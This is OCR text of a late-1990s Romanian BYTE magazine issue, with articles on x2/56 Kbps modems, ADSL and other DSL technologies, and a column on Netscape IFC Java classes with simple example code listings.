


Anatomia unei conexiuni V.34

Totul a început de la standardul V.34. Modemurile V.34 au fost optimizate pentru situațiile în care ambii abonați sunt conectați la PSTN prin linii analogice. Dar în zilele de astăzi majoritatea furnizorilor de servicii Internet au conexiuni digitale la PSTN. Inițial, PSTN a fost proiectată pentru comunicații de tip voce. Printr-o limitare artificială a spectrului sunetului la un domeniu de frecvențe care este relevant doar pentru vorbirea umană s-a constatat că lățimea de bandă necesară unei convorbiri poate fi redusă crescând astfel numărul de convorbiri simultane potențiale. În timp ce în cazul vocii acest lucru funcționează, în cazul comunicației de date el impune niște limite. Chiar dacă în prezent rețeaua este aproape în întregime digitală, modemurile V.34 o văd ca și cum ea ar fi în întregime analogică. Dar deși sunt incredibil de robuste, modemurile V.34 nu pot acoperi toată lățimea de bandă care devine disponibilă atunci când unul din capetele conexiunii este în întregime digital. În plus, informația analogică trebuie să fie digitizată pentru a putea fi transmisă prin PSTN, iar sistemele de conversie A/D introduc perturbații (datorate zgomotului de cuantizare) la ambele capete ale conexiunii. Semnalul de intrare este eșantionat la o frecvență de 8 KHz și de fiecare dată amplitudinea sa este memorată ca și un cod PCM (Pulse Cod Modulation). Deoarece sistemul de eșantionare utilizează eșantioane de 8 biți, vor rezulta 256 de coduri discrete PCM. După eșantionare, informația digitală este transmisă de-a lungul PSTN și refăcută la celălalt capăt al conexiunii. Diferența dintre forma semnalului original și semnalul cuantizat refăcut este numită zgomot de cuantizare. Acest element reprezintă factorul care limitează viteza modemului. Zgomotul de cuantizare limitează canalul de comunicație la aproximativ 35 Kbps. Dar zgomotul de cuantizare afectează doar conversia A/D și nu și pe cea D/A. Aceasta este cheia pe care se bazează x2: dacă nu există conversii A/D între modemul server x2 și PSTN și dacă acest transmițător digital folosește doar 255 de nivele discrete de semnal, atunci exact această informație digitală ajunge la modemul receptor al clientului și nu se pierde nici un fel de informație în procesele de conversie.



Practic, X2 dublează capacitatea de transfer



Dacă modemurile client X2 vor detecta o conversie analog-digitală se vor conecta simplu ca și V.34

Conexiunile x2 presupun un canal bidirecțional, ascendent și descendent. Canalul descendent (de recepție) x2 al modemului clientului este capabil de viteze mari pentru că nu se pierd informații în conversia D/A. Canalul ascendent (de transmisie) x2 al modemului clientului trece printr-o conversie A/D care îi limitează viteza conform standardului V.34. Datele sunt transmise de la modemul server x2 prin PSTN ca și informație binară (în secvențe de opt biți) la DAC-ul clientului, cu o frecvență identică cu cea a rețelei telefonice (8 KHz). Aceasta înseamnă că rata simbolurilor modemului trebuie să fie egală cu frecvența de eșantionare a rețelei telefonice.

În timpul secvenței preliminare, modemurile x2 probează linia pentru a determina unde există conversii analog-digitale. Dacă modemurile x2 detectează vreo conversie analog-digitală, ele se vor conecta simplu ca și V.34. Modemul client x2 va adopta de asemenea o conexiune V.34 în cazul în care modemul pereche nu suportă x2. Sarcina modemului client x2 este de a face deosebirile între cele 256 de tensiuni potențiale, de a obține 8,000 de coduri PCM pe secundă. Dacă acest lucru ar fi fost posibil, atunci viteza de descărcare ar fi fost de aproape 64 Kbps (8,000 x 8 biți pentru un cod). Dar datorită unor probleme aceste lucruri se petrec mai lent.În primul rând, chiar dacă problema nivelului zgomotului de cuantizare din rețea este eliminată, un al doilea nivel mult mai mic este impus în defavoarea clientului de către echipamentul de rețea de conversie DAC și de serviciile buclei locale. Acest zgomot apare datorită unor distorsiuni neliniare variate și a interferențelor cu alte circuite.În al doilea rând, DAC-urile de rețea nu sunt convertoare liniare. Ca și rezultat, codurile de rețea PCM reprezentând tensiuni mici produc salturi mici de tensiuni de ieșire pe când codurile reprezentând tensiuni mari produc salturi mari de tensiune. Aceste două probleme fac imposibilă folosirea tuturor celor 256 coduri discrete, pentru că nivelele tensiunii de ieșire din apropierea lui zero sunt prea apropiate pentru a reprezenta exact datele într-o buclă afectată de zgomot. Prin urmare, un codor x2 folosește subseturi variate ale celor 256 de coduri. Acestea elimină semnalele de la ieșirea DAC-ului care sunt susceptibile de zgomot.

Tehnologia V. flex2

Lucent Technologies și Rockwell, doi dintre cei mai mari producători de integrate pentru modemuri au convenit ca propriile lor generații de cip seturi de 56 Kbps să fie interoperabile. Depăşind cu mult viteza modemurilor de vârf actuale (33,6 Kbps), tehnologia V. flex2 de transmisii cu o rată de 56 Kbps patentată de Lucent va permite utilizatorilor Internet să realizeze transferuri foarte rapide. În acest fel va fi redusă şi congestionarea reţelelor. În afară de aplicaţiile tipice de modem, aceste cip seturi vor putea fi folosite şi ca adaptoare TV pentru navigarea pe Web. Cuplaţi această flexibilitate cu integrarea mai multor funcţionalităţi şi veţi obţine o reducere a spaţiului ocupat, a puterii consumate şi a costurilor sistem totale.

Noul cip set Venus (care foloseşte tehnologia V. flex2 de la Lucent) poate oferi funcţii de videoconferinţă, conexiuni celulare directe folosind ETC (Enhanced Throughput Cellular) şi DSVD (Digital Simultaneous Voice and Data). Familia cip setului Venus integrează funcţii de controler modem, procesare de semnale digitale, interfaţa ISA Plug and Play şi posibilităţi de interfaţare PC card 95 şi PCMCIA într-un singur cip. Acest nivel de integrare îmbunătăţeşte performanţa în timp ce reduce numărul componentelor de la patru circuite integrate plus componente multiple SSI/MSI, la doar două integrate.

Alte funcţii ale acestui cip set includ moduri de lucru pentru date şi fax la viteze mari; fax Class 1/Class 2; difuzor full-duplex SIMULTALK; un robot telefonic complet; suport VoiceView şi funcţii de telefonie audio.

L56xVCS reprezintă o soluţie de modem constituit din două cipuri: DSP 1673 şi CSP1034AH codec (coder/decoder). DSP 1673 este proiectat pentru prelucrarea soft-urilor de upgrade ale tehnologiei de 56 Kbps de la Lucent. În acest fel investiţia cumpărătorului va fi protejată odată cu evoluţia standardului tehnologiei de 56 Kbps.

Glosar

Convertor analog-digital

– Dispozitiv care eșantionează semnalele analogice, transformându-le într-o secvență de informație digitală. O astfel de conversie analog-digitală introduce un zgomot de cuantizare.

BRI (Basic Rate Interface)

– O linie ISDN care poate asigura până la două canale B de 64 Kbps și un canal D de 16 Kbps pe o linie telefonică din două fire. Canalele B transportă datele orientate circuit, în timp ce canalele D transportă semnalele de control al apelului.

Semnale de control al apelului

– Operații asociate cu configurarea respectiv desfacerea unor circuite virtuale dintr-o rețea.

PRI (Primary Rate Interface)

– În America de Nord, PRI este o conexiune ISDN (sau trunk) formată din patru fire cu aceeași capacitate ca și o conexiune T1, adică 1.544 Mbps. PRI conține 23 de canale B de 64 Kbps și un singur canal D de 64 Kbps. Standardul internațional pentru PRI este însă de 30 canale B de 64 Kbps și un canal D de 64 Kbps. Adică o conexiune formată din patru fire care au aceeași capacitate ca și o conexiune E1 (2.048 Mbps). Canalele D transportă semnalele de control al apelului pentru toate canalele B.

E1

– Un trunk digital din patru fire care poate transporta 2.048 Mbps.

T1

– O conexiune digitală pe patru fire (sau trunk) care poate transporta 1,544 Mbps. T1 conține 24 DS0, fiecare dintre ele transportând 56 Kbps (semnalele de control al apelului sunt transportate în interiorul DS0).

Linie T1

– O conexiune T1 care traversează cel puțin o conversie analog-digitală în calea dintre un modem server x2 și PSTN.

Trunk T1

– O conexiune T1 care are o legătură digitală directă la rețeaua telefonică și astfel elimină orice conversie analog-digitală pe calea dintre modemul server x2 și PSTN.

PCM (Pulse Cod Modulation)

– O tehnică de conversie a semnalelor analogice în informație digitală discretă. Semnalul este eșantionat, iar apoi eșantioanele sunt cuantizate în coduri PCM.

Cuantizare

– Procesul de reprezentare al unei mărimi analogice cu ajutorul unor numere digitale discrete. Această aproximare introduce erori numite erori de cuantizare.

Raportul semnal-zgomot

– O măsură a performanței conexiunii. El este obținut prin divizarea puterii semnalului la cea a zgomotului. Cu cât acest raport este mai mare, cu atât conexiunea este mai curată și mai multe date pot s-o traverseze. Chiar și în cele mai bune condiții, când un semnal elimină conversia A/D există un raport semnal-zgomot de la 38 la 39 dB ("nivel de zgomot") care practic limitează vitezele V.34 la 33.6 Kbps.

Modem client x2

– Un modem echipat cu soft x2, legat la o linie telefonică analogică standard. Pentru a se conecta la o viteză x2 (56 Kbps), dispozitivul de la celălalt capăt al conexiunii trebuie să fie un modem server x2 care să fie legat la un trunk T1, BRI sau PRI.

Modem server x2

– Un modem digital echipat cu soft x2 care este conectat la un trunk T1, BRI sau PRI. Modemul client trebuie să fie echipat cu soft x2 pentru a se putea conecta la o viteză x2 (56 Kbps). Produsele actuale care pot lucra ca servere x2 includ Total Control Enterprise Network Hub, modemurile NETServer I, MP I și Courier.

Grăbeşte-te încet

Deocamdată toată agitaţia legată de această nouă tehnologie e un pic prematură. Din păcate standardele de modem de 56 Kbps propuse implică costuri ascunse. Toate necesită ca furnizorul de servicii să aibă o conexiune digitală la centrala telefonică. Indiferent că este o legătură T1 sau ISDN această conexiune este mult mai scumpă decât o linie telefonică obişnuită. Prin urmare, cheltuielile suplimentare vor fi suportate de utilizatorii finali (sau absorbite de companie în cazul grupurilor masive de modemuri).

În plus, furnizorii de servicii Internet nu vor mai putea folosi la nesfârşit modemuri ieftine care să coste între 100$ sau 200$ per linie. Vor trebui să instaleze echipamente cum ar fi Total Control NetServer/8 I de la U.S. Robotics, care are un preţ de 8.995$ pentru o configuraţie care să deservească opt apeluri. (Total Control Enterprise Network Hub de la U.S. Robotics care poate manevra 24 de apeluri pentru conexiuni PRI (Primary Rate Interface) are un preţ de 45,000$). Aceste preţuri mari pentru echipamente vor însemna bani mulţi pentru producătorii de modemuri, dar îi va scoate de pe piaţă pe micii furnizori de servicii Internet şi va determina o creştere a cheltuielilor pentru abonaţi. Şi astea doar de dragul unei soluţii de interimat analogic.

În plus e posibil ca atunci când va fi calculat costul total pe care-l va implica un standard x2, saltul relativ mic de la 33,6 Kbps la 56 Kbps - dacă sunteţi norocoşi să prindeţi o linie curată - să nu justifice cheltuielile. Aşadar: „Grăbeşte-te încet!“ ■

Bibliografie

[1] http://x2.usr.com/technology/wp.html

[2] http://x2.usr.com/technology/overview1.html

[3] http://x2.usr.com/faq.html

[4] http://www.inquiry.com/publication/cmp/CRW/19970217.html

[5] http://www.lantimes.com/96nov/611a045b.html

Ing. Daniel Moldovan este redactor BYTE România. Poate fi contactat la **dmoldovan@agora.ro**

Inima Care Bate Mai Repede Pentru Rețeaua Ta

WINDOWS NT

500 MHz
440 MHz
366 MHz
300 MHz

digital

AlphaServer

ADSL oferă conexiuni rapide

Dacă doriţi legături rapide pentru firmă sau acasă atunci tehnologia ADSL poate oferi vitezele necesare pentru aplicaţiile multimedia de azi.

de Darvas Attila

Liniile telefonice analogice de la noi lucrează în banda de frecvenţă voce, deci până în jur de 3,3kHz, ceea ce permite transferuri la viteze maxime de până la 3,3kbps în condiţii normale. Limitarea este impusă de tehnologia de transfer. Modemurile moderne de azi V.34 lucrează deja la capacitatea teoretică a canalului şi reuşesc transferuri de 10 biţi pe Hertz şi în ambele direcţii. Modemurile pentru banda de voce sunt relativ ieftine şi permit conectare directă la perechea de fire de la centrală. Dacă însă obţineţi o pereche de fire torsadate , care vin direct de la centrală, tehnologiile moderne de comunicaţii digitale vă permit viteze mult mai mari. În momentul de faţă se pare că linia digitală asimetrică pentru abonat ADSL (Asymetric Digital Subscriber Line) va fi una din soluţiile de viitor.

Tehnologii de acces

Perechea torsadată de fire de cupru oferă o infrastructură pentru transfer şi în ultimii ani au apărut o serie de tehnologii, grupate în general ca xDSL. Varianta DSL (Digital Subscriber Line) de linie digitală pentru abonat care are succes, ISDN, s-a impus în Germania şi Comunitatea Europeană. Asistăm acum la succesul american al tehnologiei. Pentru a avea o linie DSL ne trebuie două modemuri, câte unul la fiecare capăt al liniei care vor realiza linia digitală. Centralele moderne digitale oferă direct interfeţe la care ne putem conecta cu modem DSL, care este de fapt un modem ISDN- B . Banda de frecvenţă în care lucrează modemurile DSL este de 0kHz-80kHz (120kHz, în unele implementări din Europa). În această bandă de frecvenţă se realizează două canale B (Basic Rate sau DS0 - de 64kbps fiecare), un canal D (Delta - 16kbps) şi semnale de administrare a legăturii.(Interfaţa BRI oferă deci 2B+D.De fapt în America de Nord şi Japonia se distribuie fracţiuni din legături PRI (23B+D) cu interfaţă fizică T1 (DS1), iar în Europa avem PRI (30B+D) cu interfaţă E1). Rezultă transfer duplex (în ambele direcţii) de 160kbps pe cablu de 24 AWG la maxim 5,5km. ISDN a fost o tehnologie dezvoltată încă din 1980 şi descrisă în ITU-T Red Book în 1984, care a introdus prelucrarea semnalului complex digital. Fiecărei perechi de biţi (00, 01, 10, 11) îi corespunde un nivel de tensiune, deci pe un impuls se transmit doi biţi care la frecvenţa de 80kHz permit transfer de 160kbps. Specificaţia ITU I.431 impune circuite de eliminare ecou la ambele capete ale liniei pentru separarea semnalului emis de cel recepţionat. Multiplexarea şi demultiplexarea canalelor are loc în echipamentul ataşat liniei. De obicei, modemurile DSL utilizau două linii POTS (Plain Old Telephone Service) tradiţionale pentru conectare. Variantele moderne Pair-Gain (cu câştig de pereche) de modemuri DSL fac conversia a două linii POTS pe una singură, eliminând necesitatea uneia din liniile fizice. Cu toate că liniile DSL oferă canale mult mai rapide decât cele realizabile cu modemuri V.34, în comparaţie cu posibilităţile noii generaţii de modemuri cu tehnologie X2 (56kbps) şi K56Flex, avantajele nu sunt semnificative O dată cu stabilizarea tehnologiei X2, acestea vor fi preferate deoarece nu impun servicii speciale PSTN (Public Switched Telephone Network) necesare la ISDN.

Cercetătorii din telecomunicaţii au căutat de multă vreme să îmbunătăţească transferul pe linii. Încă din primii ani ai deceniului şase, cei de la Bell Labs au creat o tehnologie de digitizare a vocii şi multiplexare cu care se puteau obţine transferuri de voce digitizată în fluxuri de 64kbps (8000 de eşantioane pe 8 biţi) şi care se încadrau câte 24 rezultând un cadru de 193 biţi şi convenţii de despachetare la recepţie pentru ca fiecare grupă de 8 biţi să ajungă la destinaţia corectă. Transferul de date echivalent rezultat era de 1,544 Mbps şi se cunoaşte sub numele DS1 sau T1. Instalările iniţiale pe cablu de cupru au fost deja înlocuite cu mediu fizic fibră de sticlă. Echivalentul european este E1 care oferă transfer la 2,048Mbps, pentru distanţe ceva mai scurte decât la T1 (5,5km). Firmele de telecomunicaţii au utilizat aceste linii pentru comunicaţii interne. Liniile sunt pretenţioase din cauza protocolului AMI (Alternate Mark Inversion) cu ceas propriu şi necesităţii de a pune repetoare pe linie. Banda de frecvenţă de 1,5MHz face ca doar un singur circuit T1 să poată exista într-un cablu cu 50 perechi torsadate. Desfăşurarea pe scară largă de linii T1 / E1 ar impune crearea unei noi infrastructuri cablate, ceea ce costă mult. Azi liniile T1 / E1 sunt folosite la conectarea de centrale digitale de la firme la PSTN sau pentru alte aplicaţii ca interconectarea de rutere, servere sau legături la ISP (Internet Service Provider). Datorită naturii asimetrice a transferurilor tipice de date de azi, adică un volum mare spre utilizator şi mic înspre furnizorul de servicii, utilizarea de legături T1 / E1 scumpe se justifică doar în situaţii speciale.

Tehnologia HDSL (High-data-rate Digital Subscriber Line) lucrează tot la capacitate de transfer T1 / E1, dar cu o tehnologie optimizată care utilizează o bandă de frecvenţă mai îngustă (de la 80kHz la 240kHz în funcţie de tehnologie, faţă de 1,5 MHz necesar la AMI). Nu avem nevoie de repetoare, dar zona de lucru CSA (Carrier Serving Area) este ceva mai redusă (3,6km). Tehnologia este adoptabilă de cei care oferă aplicaţii care se execută pe Internet pentru acces rapid de la distanţă în reţeaua LAN a firmei. Tehnologiile care o concurează sunt SDSL şi ADSL.

SDSL (Single Line Digital Subcriber Line) este versiunea HDSL de transfer pe o singură linie la performanţe T1 / E1 şi în majoritatea cazurilor este permisă existenţa pe linia tradiţională a comunicării POTS şi T1 / E1. SDSL permite conectarea abonaţilor individuali care dispun doar de o singură linie, la distanţe de cel mult 3km. Acolo unde se doreşte acces simetric, soluţia preferată poate fi SDSL, dar ADSL oferă avantajul unui transfer mult mai rapid de 6Mbps, în jos spre utilizator şi are şanse mai bune de succes.

Amintim doar pentru a oferi o imagine generală despre existenţa VDSL (Very-highrate Digital Subscriber line) pentru care nu există încă standarde şi care va lucra probabil la 12,96Mbps, 25,82Mbps şi 51,84Mbps în jos la distanţe de respectiv 1,37km, 0,91km şi 0,3km. În sus se propun transferuri de la 1,6Mbps la 2,3Mbps.

VDSL va evolua în mod similar ADSL, dar va oferi viteze de transfer superioare.

ADSL

Tehnologia ADSL a fost dezvoltată de companiile telefonice la sfârşitul anilor optzeci, pentru a oferi servicii de apel video pe liniile telefonice existente. Standardul american şi cel european prevăd un transfer în sus de la 16kbps la 640kbps şi în jos de 1,5Mbps la 6,1Mbps. Există de fapt trei canale definite, unul pentru servicii telefonice tradiţionale POTS, un canal duplex de viteză medie şi un canal rapid în jos. Există posibilitatea submultiplexării canalelor digitale pentru formarea de canale de viteze mai reduse.

Evoluţia pentru 1997 indică apariţia unor echipamente modem cu canal de 9Mbps în jos şi posibilitatea ca prin modemuri ADSL să se facă transport ATM (Asynchroneous Transfer Mode). Distanţele la care lucrează modemurile ADSL sunt de la 5,5km la 2,7km, în funcţie de viteză şi cablul utilizat. Aceste date pot să difere în funcţie de furnizorul liniei, dar este important de reţinut că peste aceste distanţe transferuri de mare viteză la abonaţi sunt posibile doar pe fibră optică. Sistemele DLC (digital loop carrier) pe fibră vor intra cu siguranţă în oferta companiilor de comunicaţii serioase. Să revenim însă la tehnologia ADSL.

ADSL lucrează cu algoritmi ingenioşi şi prelucrarea digitală a semnalelor, pentru un transfer optim de informaţii pe perechea torsadată de fire telefonice. Convertoarele A / D şi filtrele de la capetele de linii au fost şi ele îmbunătăţite pentru a obţine rezoluţii foarte bune la schimbările dinamice ale semnalelor şi eliminarea zgomotelor. Privite superficial, modemurile ADSL oferă canale sincrone de date la viteze de transfer variabile pe linii telefonice obişnuite. Canalele disponibile pa banda de frecvenţă a liniei telefonice sunt separate sau prin metoda FDM (Frecvency Division Multiplexing) sau prin Eliminarea Reflexiilor (Echo Cancellation). FDM lucrează cu pe bandă separată pentru transfer în sus şi jos, banda în jos fiind subîmpărţită prin multiplexare in timp TDM (Time Division Multiplexing) în canale de viteză mare şi viteză mică. Similar banda de transfer în sus permite multiplexare în canale de viteză mică. Banda de la 0Hz la 4kHz este rezervată pentru POTS. Şi la metoda cu eliminarea reflexiilor se rezervă această bandă POTS, dar în acest caz benzile de transfer în sus şi jos sunt suprapuse şi separarea se face prin circuitele de la capetele de linie, similar cu modul de lucru al interfeţelor V.32 şi V.34. Modemul ADSL are sarcina de a organiza şi aduna fluxul de date la aceste canale disponibile prin multiplexarea comună a celor trei tipuri de canale în blocuri la care se ataşează un cod de corecţie de erori. La recepţie are loc corecţia erorilor în funcţie de codul transmis şi lungimea blocului. Există şi posibilitatea de creare de superblocuri şi alinierea în timp (interleave) a subblocurilor într-un interval de 20msec. Acesta permite corecţia erorilor datorate unor semnale parazit cu durata sub 500 microsecunde şi face ca transmisiile video digitale comprimate MPEG2 să fie posibile.

GlobeSpan Technologies şi Bell Labs au elaborat tehnologia de modulare CAP (Carrierless Phase and Amplitude) pentru ADSL şi SDSL. La această tehnologie combinaţiile de biţi sunt transformate în simboluri la care corespund amplitudini şi faze diferite ale semnalului, similar cu modul de lucru QAM (Quadrature Aperture/Phase Modulation) de la modemurile de azi. Pentru a transmite 4 biţi putem avea 16 situaţii posibile şi folosind deci CAP-16 la o frecvenţă de 250kHz putem transfera 1Mbps. Prin asemenea scheme complexe de codificare se pot realiza vitezele mari necesare ADSL. Comitetul ANSI T1 (American National Standards Institute) a adoptat codificarea DMT (Discrete Multi Tone) în urma unor teste efectuate la laboratoarele Bellcore. DMT utilizează banda de frecvenţă între 0Hz şi 4kHz pentru POTS şi cea de la 26kHz la 1,1MHz pentru transmisii de date bandă largă. Această bandă este subîmpărţită în 249 de subcanale individuale, alocabile dinamic. DMT oferă deci un transceiver optimizat care se adaptează dinamic la condiţiile existente pe linie. Modemurile ADSL care lucrează în mod DMT oferă corecţie anticipată Reed Solomon pentru erori, codificare trellis, suprimare reflexii pe linie, şi lucrul cu compresie MPEG permite viteze ridicate de transfer. Implementările actuale sunt cu diferite componente şi circuite, dar MC145650 de la Motorola, care va purta numele de CopperGold, va oferi soluţie cu un singur circuit. Circuitul va lucra conform standardelor existente ANSI T1E1.4 şi cerinţelor ETSI (European Technical Standards Institute). Cerinţele europene impun existenţa a 4 canale de 2Mbps, deci 8Mbps în jos şi 640kbps duplex ca maxim şi suport de conlucrare cu reţelele ATM şi STM (Synchronous Transfer Mode).

DAVIC (Digital Audio and Video International Council) a aderat şi el la standardul acceptat de ANSI T1E1.4. Lupta dintre tehnologiile ADSL nu este însă încheiată şi beneficiile vor fi de partea utilizatorilor.

Avantajele ADSL

Avantajele tehnologiei sunt evidente şi există deja peste 30 de firme de comunicaţii telefonice de pe tot globul care au testat cu succes ADSL. Unii au început să ofere servicii comerciale ADSL, de exemplu la Chicago firma InterAccess. Deoarece tehnologia utilizează liniile telefonice existente, care ajung la firme şi la casele unui mare număr de abonaţi, există posibilitatea de a realiza pentru aceştia foarte rapid accesul la serviciile interactive oferite pe reţelele existente. Serviciile pot fi oferite selectiv şi cu costuri relativ reduse. Perechea de modemuri ADSL este în jur de 2500$, deci nu excesiv de scumpă şi evoluţia tehnologică asociată cu cerinţele din ce în ce mai mari de echipamente va reduce substanţial preţul modemului. Faptul că există posibilitatea de a oferi servicii video interactiv şi POTS simultan este doar un punct de atracţie. Un alt aspect este adaptarea dinamică la calitatea liniei, în trepte de 32kbps până la capacitatea suportată de linie. Această tehnologie este cunoscută ca RADSL (Rate-adaptive ADSL). Problema este încă lungimea liniei 9, atât la CAP, cât şi la DMT), vitezele de lucru scăzând o dată cu lungimea liniei, dar testele au arătat că pe lungimea maximă standard se obţin 1-2Mbps. Să nu uităm că linia este utilizată doar de un singur utilizator, deci viteza de transfer se păstrează şi nu se foloseşte banda împreună cu alţi abonaţi ca la modemurile de cablu. Saltul calitativ oferit este semnificativ în comparaţie cu vitezele modemurilor tradiţionale. Nu ne rămâne decât să urmărim evoluţia spre maturizare a tehnologiilor ADSL.

Ing.Darvas Attila este lector la Universitatea Petru Maior şi editor BYTE România. Poate fi contactat la **adarvas@agora.ro**

Radu Greab

Web Master

Configurarea unor servere WWW pentru recunoaşterea tipurilor MIME

Netscape IFC

Deoarece o parte a acestui număr este dedicat tehnologiilor şi firmei Netscape, la rubrica Webmaster mi-am propus să vă prezint câteva lucruri despre Netscape IFC, o bibliotecă de clase Java care vine în ajutorul dezvoltatorilor de aplicaţii şi applet-uri Java. Poate că articolul şi-ar fi găsit mai bine locul la o rubrică de programare Java, dar aplicaţia prezentată este legată totuşi de Web.

IFC e prescurtarea de la **Internet Foundation Classes.** Această bibliotecă împreună cu *Constructor*, o aplicaţie Java pentru construirea rapidă a interfeţelor utilizator bazate pe componente IFC, au fost dezvoltate iniţial la firma NetCode, înfiinţată în 1995 de către Jayson Adams şi Scott Love. În martie anul trecut firma NetCode a fost cumpărată de Netscape, iar IFC a devenit una dintre tehnologiile care stau la baza iniţiativei Netscape ONE, un mediu deschis pentru dezvoltarea rapidă şi uşoară de aplicaţii robuste, multi-platformă, pentru intranet şi Internet.


Clasele IFC sunt scrise complet în Java. Ele au la bază interfaţa grafică standard AWT şi reprezintă o îmbogăţire a funcţionalităţii şi a componentelor dezvoltate de Sun. Au apărut pentru a face viaţa mai uşoară acelor programatori Java exasperaţi de greutatea dezvoltării aplicaţiilor grafice Java bazate pe AWT. Şi alte companii au purces la dezvoltarea de componente Java care să suplinească lipsurile sau să completeze AWT-ul: Marimba cu Bongo, iar de la Microsoft se tot aude că în acelaşi timp cu Internet Explorer 4.0 va apărea AFC (Application Foundation Classes). Însă Netscape este deocamdată lider bucurându-se şi de sprijinul companiei JavaSoft în cadrul iniţiativei *„100% pur Java“*.

Clasele Java din pachetul IFC stau la baza câtorva cadre de dezvoltare pentru aplicaţiile Java:

- un *cadru de componente grafice simple* ca butoane, câmpuri de editare, liste;
- un *cadru pentru componente mai complexe,* care cuprinde un selector de fonturi, un selector de culori, un selector de fişiere, etc.
- un *cadru pentru un câmp de editare* pentru text marcat cu diferite fonturi sau culori, organizat în paragrafe şi cu posibilităţi de afişare a imaginilor chiar în interiorul „documentului“ editat în acest câmp;
- un *cadru de filtrare a evenimentelor şi de desenare a elementelor grafice*;
- *suport pentru drag-and-drop*;
- *suport pentru ferestre*. Există două tipuri de ferestre: ferestre interne afişate în acelaşi spaţiu cu cel al aplicaţiei şi care au o reprezentare identică pe toate platformele şi ferestre externe, native mediului pe care rulează respectiva maşină virtuală Java;
- *suport pentru serializarea şi deserializarea obiectelor*;
- *suport pentru animaţie*;
- în sfârşit, un *cadru pentru aplicaţii concurente*. Aplicaţiile nu trebuie să folosească mai multe fire de execuţie, ci lucrează cu evenimente generate de timer-e.

Listing 1: scheletul aplicaţiei

```
import netscape.application.*:
public class TextToHtml extends Application
implements Target {
   // variabilele clasei
   public void init() {
   }
public void performCommand( String comanda,
Object argumentCom ) {
   }
   public static void main( String args[] )
{
   }
}
```



Text - font Courier Bold 20

Alt text - alt font, alte culori, altă mărime

şi exemplele ar putea continua...

Biblioteca IFC se livrează deja cu *Netscape Communicator*, dar utilizatorii care folosesc încă navigatoarele mai vechi trebuie să facă singuri un download de pe situl firmei (http://developer.netscape.com/library/ifc/downloads/downloads.html) şi să o instaleze. Tot aici găsiţi şi ghidul dezvoltatorului, documentaţie pentru clasele ce compun pachetele netscape.application şi netscape.util, precum şi câteva exemple. Ghidul dezvoltatorului vă va îndruma primii paşi în construirea de aplicaţii IFC explicându-vă conceptele de temelie ale librăriei IFC.

Atât exemplele, cât şi aplicaţiile dezvoltate de alţi producători demonstrează că Netscape IFC este un bun punct de plecare pentru construirea de aplicaţii orientate spre intranet şi Internet complexe, robuste şi utile. Exemple: *superMail*, *client e-mail*, şi *Agenda*, client pentru grupurile de ştiri, dezvoltate de **Digerati** *(www.digerati.net)*; *Pencil Me*, un agent pentru planificarea agendei, dezvoltat de **Sarrus Software** *(www.sarrus.com)*; *JWAVE*, un set de componente pentru crearea de imagini grafice bi- şi tridimensionale şi de lumi virtuale VRML de la **Visual Numerics** *(www.vni. com)* şi înşiruirea ar putea continua. Chiar şi Constructor-ul amintit mai sus se bazează pe IFC.

Apariţia versiunii 1.1 a kitului de dezvoltare Java de la Sun a însemnat într-un fel confirmarea ideilor aflate la baza Netscape IFC. Noul JDK se bazează pe o alta manieră de tratare a evenimentelor faţă de cea cu care ne-am obişnuit în versiunea 1.0.2: apare filtrarea evenimentelor, ceea ce înseamnă că anumite evenimente sunt recepţionate doar de obiectele interesate. Totodată întâlnim şi tehnica drag-and-drop prezentă anterior în IFC, precum şi serializarea şi deserializarea obiectelor. Netscape IFC poate să rămână în continuare o completare şi o extindere a bibliotecii standard AWT şi poate să-şi păstreze rolul de fundaţie pentru crearea de aplicaţii Java complexe, cu o interfaţă grafică deosebită.

Listing 2: metoda main()

```
public static void main( String args[] ) {
TextToHtml      app;              // aplicaţia
noastră
   Size                size;            //
mărimea ferestrei
   ExternalWindow      mainWindow;      //
fereastra externă

   app = new TextToHtml();
   mainWindow = new ExternalWindow();
   app.setMainRootView(
mainWindow.rootView() );
   size =
mainWindow.windowSizeForContentSize( 610,
400 );
   mainWindow.sizeTo( size.width,
size.height );
   mainWindow.show();

   app.run();   // se porneşte bucla de
recepţionare a evenimentelor
   System.exit( 0 );
}
```

Listing 3: metoda init()

```
public void init()
{
super.init();

editorWindow = new InternalWindow( 5, 5,
600, 380 );
   editor = new TextView( 0, 0, 600, 600);
// componenta pentru editare text
   editorScroll = new ScrollGroup( 0, 0,
600, 300 );// componenta pentru
   editorScroll.setContentView( editor );
   // defilare conţinut
   editorWindow.addSubview( editorScroll );
   fontButon = new Button( 10, 320, 80, 20
);// buton de activare a ferestrei
   fontButon.setTarget( this );
// selectorului de fonduri
   fontButon.setCommand( "fontButon" );
   editorWindow.addSubview( fontButon );
   culoareButon = ...
   salveazaButon = ...
   editorWindow.show();


TargetChain.applicationChain().addTarget(
editor, true );

   selectorFont = new FontChooser();  //
selectorul de fonturi
   selectorFontWindow = new
InternalWindow();      // fereastra
```

O applet-aplicaţie IFC

Ca exemplu, voi prezenta un applet care poate rula şi ca o aplicaţie de sine stătătoare. Applet-ul codifică automat un text formatat cu diferite fonturi şi culori în cod HTML.

Dezvoltarea a fost facilitată de componentele existente în biblioteca IFC.

